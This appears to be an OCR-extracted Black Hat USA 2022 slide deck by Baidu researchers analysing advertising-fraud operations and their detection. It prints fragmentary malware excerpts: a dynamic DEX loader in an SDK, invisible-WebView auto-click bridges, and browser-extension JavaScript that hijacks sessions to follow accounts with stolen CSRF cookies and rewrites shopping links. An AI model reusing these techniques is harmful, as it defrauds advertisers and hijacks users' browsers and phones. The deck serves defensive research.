blackhat USA 2022

The Battle Against the Billion-Scale Internet Underground Industry: Advertising Fraud Detection and Defense


Zheng Huang| Chief Architect of Security Department, BaiduShupeng Gao| Senior Security Researcher, BaiduYakun Zhang| Senior Security Researcher, BaiduHai Yang| Senior Security Researcher, BaiduJie Gao| Senior Security Researcher, Baidu





- Background
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- Crowd and key tech analysis
- Detection and defense
- Summary and recommendations





Information Classification: General

Background








CPC (Cost Per Click)

CPA (Cost Per Action)

CPM (Cost Per Mille)

OCPC (Optimized Cost per Click)

PV (Page View)



Background










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Advertising fraud and anti-fraud







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
- A data analysis company, well trusted by many developers
- Their SDK was merged into many popular APPs
- The big data analysis SDK loading malware DEX dynamic from network

```
try -
    throw new g(aa.a("IAMFFmo=") + vl.getPath() + aa.a("bRgcUz4iFAdTABEDDVEFWVsJ"), ((
            Exception)v0 3));
label 43:
    if(v2.exists()) {
        this.g = arg8.f(aa.a("IQOGHSkv")) ? new DexClassLoader(v2.getPath(), v2.
                getParent(), null, this.getClass().getClassLoader()) : new DexClassLoader(
                v2.getPath(), v2.getParent(), null, this.getClass().getClassLoader());
        this.h = new ContextWrapper() {
            public Object getSystemService(String arg2) {
                Object v0 1;
                if(aa.a("PggYIS80FgIBExU=").equals(arg2)) {
                    InputStream v0 = this.a;
                else {
                    v0 1 = super.getSystemService(arg2);
```

In-depth analysis of typical cases



decompress)




(1)



Download config, inject auto-click script into invisible webview, scroll, wait, click...


```
@SuppressLint({"AddJavascriptInterface", · "SetJavaScriptEnabled"})
public · BridgeBase(final · Context · context, · WebView · webView) · {
....float.fa.=.(float).Config.getAlpha();
....webView.setBackgroundColor(Color.BLACK);
....webView.setAlpha(fa);
•••••webView.addJavascriptInterface(new.BridgeInterfaceBase(),•"Base");
•••••webView.addJavascriptInterface(new.BridgeInterfaceStorage(),•"Storage");
....webView.addJavascriptInterface(new.BridgeInterfaceControl(),."Control");
....if (Build.VERSION.SDK_INT.>=.21)
    •••••webView.getSettings().setMixedContentMode(WebSettings.MIXED CONTENT
```

@JavascriptInterface public.void.simclick(int.x,.int.y).{ ・・・・float.dp.=.1; ...Logger.d("sim·click.".+.x.*.dp.+.",.".+.y.*.dp); ····SimulatorInput.click(webView, (int) (x · * · dp), (int) (y · * · dp));






- Use ActivityContainer technology
 - Hook ActivityThread start Activity invisible
 - Hook IWindowSession proxy sWindowSession
 - Custom WindowManager and ViewRootImpl
 - Cut off WindowManager with PhoneWindow
- Load native advertise in invisible activity
 - Simulate user interaction to click on an ad
 - Misleading users to click on ads
 - Transfer user interaction to activity









In-depth analysis of typical cases



office2019下载|Office2019专业增强版简体中文正式版(附激活+5希您的位置:主页>软件下载>系统工具>优化设置>Wn11系统优化工具下载



记者: 高速下载, 就一定是非常快的吗?

马鞍山百助网络科技有限公司业务经理:其实是一样的,它只是一个商业化标 注的方式, 普通下载跟高速下载, 没有任何区别。

原来,所谓的高速下载,就是为了诱导用户通过百助下载器下载软件。

马鞍山百助网络科技有限公司业务经理:因为它是绿色的,用户都会觉得绿的 快,但实际上是没有任何区别,高速下载就是个诱导。




In-depth analysis of typical cases

Wn11系统优化工具下载

ntextMenuManager) v2.0	2021-09-21
(工具)V1.0.5 官方安装版	2022-01-15
册 v3.5.9 最新安装破解	2022-01-02
项优化 v1.3.50 免费安装	2018-06-05
10系统管家) v3.6.1 中文	2022-02-24

360通过 🔗 脑讯通过 😏 金山通过





>l c_Extensions::chrome_browser()

```
char user [100] = \{ 0 \};
SHGetSpecialFolderPathA(nullptr, user, CSIDL_LOCAL_APPDATA,
string chrome_path(user);
chrome_path += "\\Google\\Chrome\\User Data\\Default\\";
                                                                     else
string Secure Preferences = utl::ReadFileStr(utl::StringToW
if (Secure_Preferences == "")
    return false;
```

In-depth analysis of typical cases



Search browser


Install the CRX plugin

if (Utils::FindProcessPid(L"vmtoolsd.exe ", id) || Utils::FindProcessPid(L" vmacthlp.exe", id))

if (jsonClient["firstInstallStae"] == jsonClient["firstTimeRun"])

RHUSA (OBIACKHATE)





```
"background": {
        "scripts": [
            "/js/aes.js",
            "/js/common.js",
            "/js/background.js"
     "content_scripts": [
            "matches": [
               "*://*/*"
           ],
"js": [
               "/js/element.js"
                            恢复正在
"webRequest",
"webRequestBlocking",
"storage",
"contextMenus",
"downloads",
"<all_urls>"
```



Hijack user's browser, using JSONP api to add fans to wemedia



```
function gz(up_id, top) {
    GET("https://api.p.......com/x/relation/followers?vmid=" + up_id + "&pn=1&ps=2&order=desc&jsonp=jsonp", function (res) {
        if (res && res.data && res.data.total) {
             var total = res.data.total:
             if (total > top) { // 达到目标数量
                 return:
            if (count >= 1) return;
GET("<u>https://_____tom/x/web-interface/nav/stat</u>", function (res) {
GET("<u>https://_____tom/x/web-interface/nav/stat</u>", function (res) {
                 if (res && res.data && res.data.following && res.data.following < 15) {
                      return: //关注数少
                 GET(
                                           ...com/x/space/acc/relation?mid=" + up_id + "&jsonp=jsonp",
                      "https://a
                      function (res)
                          if (res && res.data && res.data.relation && res.data.relation.mtime != 0) {
                               return; //已关注
                          if (count >= 1) return;
                           count++;
                          web(up_id, "unload");
                          POST("https://a...
                                                        com/x/relation/modify", {
                               fid: up_id,
                               act: 1,
                               re_src: 11,
                               spmid: "333.999.0.0",
                               extend_content: '{ entity: "user", entity_id: ' + up_id + " }",
                              jsonp: "jsonp",
csrf: getCookie("bili_jct"),
                          }, function () {
                               sign();
                               web(up_id, "space_followButton_click");
                          });
                 ):
```

In-depth analysis of typical cases





Hijack user's browser, replace/add profit channel in request





```
¥4799.00
```

自营 海尔 (Haier) 16升燃气 热水器天然气水伺服恒温多... ¥1665.00 ¥1665.00 PLUS

```
if ( new RegExp(' https?://item. ____om/.*html$').test(href str)) { //
```

if (document.location.hostname !== "search. __com" || (all a[i].on

```
all a[i].onclick = function (e) {
   const adMark=false;
   let url = '';
   if (e. target. baseURI. indexOf('. . com') > -1) {
        url = that.getParentUrl(e.srcElement)
   if (url === '') {
       url = e. srcElement. href
   if (new RegExp(' https?://item. com/.*html$').test(url))
        that.getClickUrl({
            data: {
                ad: 0,
                url: decodeURI(url)
            },
            success: function (obj)
                if (obj. short click != null && obj. short click
                    that.openUrl(obj.short click)
                } else {
                    that.openUrl(url)
       }, ur1)
       return false
     else {
        that.openUrl(url)
```

```
if (check url()) {
    const all a = document.getElementsByTagName('a');
```

```
for (let i = 0; i < all a. length; i++) {
   const href str = all a[i].href:
```

```
let find suning = false;
if ((new RegExp(' https?://product... i__.com/.*/.*html').test(href str))) {
   find suning = true
if (find suning) {
   all a[i].onclick = function (e)
       console.log('click ');
       let url = '':
       url = that.getParentUrl(e.srcElement)
       if (url === '') {
           url = e.srcElement.href
       if ((new RegExp(' https?://product.s.m/.*/.*html').test(url))) {
           that.getClickUrl({
              data: {
                  url: decodeURI(url)
              },
              success: function (obj) {
                  if (obj.short_click != null && obj.short_click !== 'null') {
                      that.openUrl(obj.short_click)
                  } else {
                      that.openUrl(url)
           }, ur1);
           return false;
       }else {
           that.openUrl(url);
```






子程序名	返回值类型	公开	易包	备注			
删除浏览器	+					□ F.程序 E.编辑 V.查看 I.插入 B.数据库 R.运行 C.编译 I.工具 W.窗[] <u>日</u> .帮助
变量名	类 型 静态	数组	备注			Ê CÊ 🔚 Ă 🖻 🖻 ལ ∽ 🔍 🖳 🗖 🗖 🖡 ▶ ■ 🐺 (P (P)	6P *0 🕲 🌇
i	整数型			1		■■□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□	
当前秒	文本型			1			r
窗口句柄	整数型			1		國 程序数据	
文件地址	文本型						◎ 000000000000000000000000000000000000
目录地址	文本型			1			
时钟2.时钟,	周期 = 0			_			:: 自动关闭时间 : 100 📫 秒 :
	(浏览器许可)						
文件地址 =							
1	不首(超级列表					□ = ↓ 删除浏览器	□ □ 随机 :间隔 3000 📑 秒 :
1	= 超级列表框					□□↓ 刪除浏览器目录	
1 1	県真 (到整数 (
	口句柄 = 到整				- 1, 0))		1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1	及列表框1. 删除						
1 1	1线程(@删除》	顺義	目录,窗	(口句柄,)			
· •	出循环 0						□ : 开始 : 关掉所有 ::::::
1	表框1.置标题	(i - 1	1, 1, 至	1文本 (到整数	(当前秒)+		
计次循环							
	(浏览器许可)					■ 浏览器许可	
1	文件地址 = "						
1.1	讨钟周期 = 10						
☆▶时钟2.8	讨钟周期 = 10)					

In-depth analysis of typical cases







JingYi web browser library in EPL (Easy Programming Language), based on miniblink, support simulation:

- navigator.maxTouchPoints
- navigator.platform
- -navigator.hardwareConcurrency
- screen.height
- screen.availWidth
- screen.availHeight
- screen.pixelDepth
- touch screen
- useragent

精易Web浏览器支持库miniblink内核正式版,静态版wke.fne

►: 224B	* : 245
⊠ : 1	O: 2021-11-29 16:30:53
部分简介	
	Web浏览器内核来自于 Miniblink 该作者一直在维持该项目 计能这么愉快的使用。
支持库将持续更	新,为大家提供最好用,最高效的易语言wke内核浏览器。
本次更新完全使 【C语言支持库的	用C语言重写,相比易语言,稳定性提升,速度提升,C语言 的好处】

In-depth analysis of typical cases





📩 高速下载

目的更新不少年头了,因为有了他默默无

原生调用, 带来原汁原味的快感。



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设置 任务间隔 访客间隔 任务访客 已 制 :6		(秒) → →		 一 启用自身的 到期时间:2 绑定地区:重 手动测试 	019-09-13	用智能对话 1 1:30:21 执行挂机		 【	[201 [201 [201 [201 [201 [201	90830 1 90830 1 90830 1 90830 1 90830 1 90830 1 90830 1	4:04:39] 4:04:39] 4:04:39] 4:04:42] 4:04:47] 4:04:47] 4:04:50] 4:04:50]			_





Information Classification: Genera

Case 3: Variety of malicious ad click

Captain module in EPL (Easy Programming Language):

- Tag as China Puppeteer
- Free, stable, open source

- Various camouflages: UA, geolocation, mobile mode, screen size, device orientation, cpu throttling, touch support

- Fingerprint plugins disguise browser fingerprints

- Support javascript injection

- Manual-grade keyboard and mouse, not system commands but chrome commands

■ 局 予 予 予 ⁺ 1 ⁻ ● ¹ 編
队长全功能测试工具v2.2 - 用于学习队长填表模块和网页测试 - 对应模块2.4
开始> 1-1浏览器 1-2浏览器 2标签页 3网页框架
◎ 78版本的浏览器 ◎ 85及以上版本的浏览器 队长_初始化
工具使用步骤:依次点击开始夹的【1−1浏览器】→【1−2浏览器】→【2标签页】→【3网页框架】,然后再操作下面的功能夹。
操作标签页:请选择,否则下方功能夹的大部分功能无法正常使用,否则下方功能夹的大部分功能无法正常使用,否则下方功能夹的大部分功能无法正常使用
□ 操作框架:请选择,否则下方功能夹的大部分功能无法正常使用,否则下方功能夹的大部分功能无法正常使用,否则下方功能夹的大部分功能无法正常使用
: 秘籍 子程序 浏览器 标签页 页面 元素 Cookie 资源 模拟 伪装 拦截请求 脚本断点 选择文件 触摸 下载文件 消息框 注入脚本 标签类 console WS
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伪装_置屏幕 与页面先小 页面宽度 屏幕宽度 「移动设备模式 伪装_清除屏幕设置 页面高度 屏幕高度 「移动设备模式 「日本市台」
福奇記坛



mobile version keypress genius software integrated with Android simulator



In-depth analysis of typical cases



MoveTo 691, 449 Delay 3583 LeftDown 1 LeftClick 1 LeftUp 1 MoveTo 773, 428 Delay 2225 MouseWheel -1 Delay 1 MouseWheel -1 Delay 24 MouseWheel -1 Delay 3 MouseWheel -1 Delay 13 MouseWheel -1 Delay 2 MouseWheel -1 Delay 29 MouseWheel -1 Delay 2 MouseWheel -1 Delay 22 MouseWheel -1

LeftClick 1 Delay 2 LeftUp 1 MoveTo 727, 33 Delay 3836 LeftDown 1 LeftClick 1 LeftUp 1 MoveTo 483, 37 Delay 837 LeftDown 1 Delay 2 LeftClick 1 Delay 3 LeftUp 1 MoveTo 1722, 26 Delay 1016 LeftDown 1 LeftClick 1 Delay 15 LeftUp 1





In-depth analysis of typical cases





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Crowd analysis on underground industry practitioners

- High-level underground industry group characteristic
 - Corporatized operation, dozens to hundreds of people involved
 - Some of them have registered a large number of companies
 - They claim to be advertising monetization platforms, SSP platforms
 - Some of them Wearing the coat of a high-tech company
 - The underground industrial chain has a clear division of labor
 - Cheat technology develop, malware, profit channels are separated
 - Strong technical ability and high intensity of anti analysis and detection
 - Huge profit scale, huge infected user base, and bad social impact



Crowd and key tech analysis







Crowd analysis on underground industry practitioners

- Low-level underground industry group characteristic
 - Individual or small team, small scale group
 - Mostly their education level are junior high school and high school
 - Skilled in writing script: python, nodejs, ruby, EPL, MQ, etc.
 - Weak legal awareness, no fear, no rules, most of them are poor
 - Low technical ability, but very diligent in order to make a profit
 - They produce tools that sell for less and don't make much profit
 - They also have a technology exchange, tool procurement ecosystem
 - They can also lead to massive damage and bad social impact



Crowd and key tech analysis







Tech analysis on underground industry practitioners

- High-level underground industry group technology summarize \bullet
- **Mobile Phone Platform** \bullet
 - Reverse engineering and repackage/wrap ad platform SDK
 - Anti-debugging, anti-analysis, obfuscation, dynamic loading of dex/jar
 - Highly custom developed webview, usually using JSBridge for control
 - Using backdoors to control the phones of a large number of real users
 - Some gangs could silently rooting user's phone with android exploits
 - Invisible ad presentation and automatic click simulation
- PC Platform
 - Highly customized browsers or browser extensions hijack and modify traffic
 - Some gangs use drivers or local proxies to hijack and modify traffic

Crowd and key tech analysis



Tech analysis on underground industry practitioners

- Low-level underground industry group technology summarize lacksquare
 - Using PC simulation mobile phone: Chrome F12 device emulator
 - Using PC browser library: CEFSharp, CEF, minibrowser
 - Headless/ automated browser: Puppeteer, Selenium, Playwright
 - Cloud mobile phone with automatic operation plug-in
 - Group control mobile phone, proxy server, VPN
 - Key Press Genius: PC & mobile
 - Flow Wizard(流量精灵)、 Flow treasure(流量宝)

Crowd and key tech analysis





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About Project Heracles

- Vision/Motivation •
 - To identify and separate typical cheating and fraudulent traffic
 - Track and trace ad-fraud underground industry practitioners
- Detection targets •
 - All technology involved in high-level and low-level groups
- Who is the main R&D \bullet
 - Security researchers
- Execution path
 - Fingerprint? Information leak?

Detection and defense





Detection and defense agenda

